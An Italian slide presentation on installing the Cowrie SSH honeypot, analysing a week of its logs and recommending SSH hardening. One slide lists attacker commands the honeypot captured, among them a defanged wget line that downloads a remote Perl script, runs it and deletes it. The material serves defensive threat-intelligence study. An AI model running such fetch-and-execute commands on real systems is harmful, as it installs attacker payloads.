Analisi dei log dell'honeypot Cowrie

Presentazione a cura di Luca Vaudano

01 Installazione Honeypot Cowrie

02 Cowrie Log Analyzer

03 Analisi dei risultati

04 Conclusioni

05 Bibliografia e sitografia

01

Installazione Honeypot Cowrie

Cowrie

- Cowrie è un honeypot accessibile tramite SSH/telnet realizzato per registrare tentativi di brute force e comandi da parte di un attaccante.
- In questo progetto è stato usato per l'emulazione di un sistema UNIX in Python.
- Cowrie è stato installato su una VPS di DigitalOcean per un costo complessivo di circa €5.

Installazione Cowrie 1

Conclusa la configurazione account su DigitalOcean ed essermi loggato con SSH, per prima cosa bisogna installare le dipendenze:

```
$ sudo apt-get install git python-virtualenv libssl-dev libffi-dev build-essential libpython3-dev
python3-minimal authbind virtualenv
```

Creare un account separato per motivi di sicurezza

```
$ sudo adduser --disabled-password cowrie
```

Dopo essere entrato nell'account, clonare la repo di cowrie:

```
$ git clone http://github.com/cowrie/cowrie
```

Quindi entrare nella cartella corretta e settare l'ambiente virtuale

```
$ virtualenv --python=python3 cowrie-env
```

Installazione Cowrie 2

Attivazione e installazione packages:

```
$ source cowrie-env/bin/activate
(cowrie-env) $ pip install --upgrade pip
(cowrie-env) $ pip install --upgrade -r requirements.txt
```

Finita l'installazione è possibile avviare l'honeypot con il comando:

```
$ bin/cowrie start
```

E arrestare l'esecuzione con il comando:

```
$ bin/cowrie stop
```

Di default Cowrie lavora sulla porta 2222, è possibile redirezionare il traffico con questa Iptables per inoltrare il traffico in arrivo dalla porta 22 alla porta 2222:

```
$ sudo iptables -t nat -A PREROUTING -p tcp --dport 22 -j REDIRECT --to-port 2222
```

02

Cowrie Log Analyzer

CLA

- Cowrie Log Analyzer (CLA) è un programma scritto in Python\TKinter che analizza i file di log in formato JSON prodotti dall'honeypot Cowrie e in formato grafico mostra le informazioni più rilevanti.

- Per utilizzarlo bisogna installare le dipendenze Tkinter, Pandas e Matplotlib.

03


Analisi dei risultati

Premessa

- L’honeypot è stato attivo dal 24-05-2022 al 30-05-2022.
- I file di log finale contiene 605500 records.
- La computazione è stata effettuata sulla mia macchina personale per avere l’interfaccia grafica proposta dall’analizzatore di log.


Top 10 IP address

Frequenza IP address



Top 10 username


Top 10 username



Top 10 password

Top 10 combinazioni user e password

Distribuzione geografica



Sessioni - 1

- Per sessione si intende un login riuscito e l'esecuzione di comandi all'interno dell'honeypot.

Comandi eseguiti
uname -a
free -m
ps x
uname
uname
cat /proc/cpuinfo
wget hxxps://rootr258.000webhostapp.com/arhive/perl.pl&&perl perl.pl&&perl perl.pl&&rm -rf perl.pl&&uname -a
wget hxxps://rootr258.000webhostapp.com/arhive/perl.pl
uname -a && cat /etc/issue
cat /etc/issue

Sessioni - 2

- Il comando più eseguito è “unname -a” il quale fornisce tutte le informazioni note del sistema
- I primi tre comandi sono con tutta probabilità bot che cercano fare brute force sul login SSH e di raccogliere informazioni sul sistema
- L'automazione di questo processo consentirebbe a un utente malintenzionato di rivedere le informazioni per determinare potenziali obiettivi da esplorare successivamente.

04

Conclusioni

Raccomandazioni

- Disabilitare il login da parte di root su SSH
- Limitare i tentativi falliti di accesso SSH
- Bloccare domini e indirizzi IP maliziosi
- Integrare il File Integrity Monitoring nel SIEM

Conclusioni

- Ottenuta conoscenza sulla Cyber Threat Intelligence degli attaccanti e la loro attività.
- Numero elevato di script automatizzato e brute-force da parte di bot, i quali poi comunicano con gli attaccanti per valutare il possibile target.
- La Cyber Threat Intelligence ottenuta permette a coloro che gestiscono la rete di rafforzare e difendere dalle minacce osservate implementando le raccomandazioni precedenti.

05 Bibliografia e sitografia

- Cowrie, Michel Oosterhof, Cowrie GitHub repository
- A Python/TKinter program which analyzes cowrie honeypot json log files and shows useful research information
- Heiding, F., Omer, M. A., Wallström, A., & Lagerström, R. (2020). Securing IoT Devices using Geographic and Continuous Login Blocking: A Honeypot Study. *Proceedings of the 6th International Conference on Information Systems Security and Privacy*. https://doi.org/10.5220/0008954704240431
- Kälkäinen, J. (2018). Collection and analysis of malicious SSH traffic in Oulu University network.

Grazie!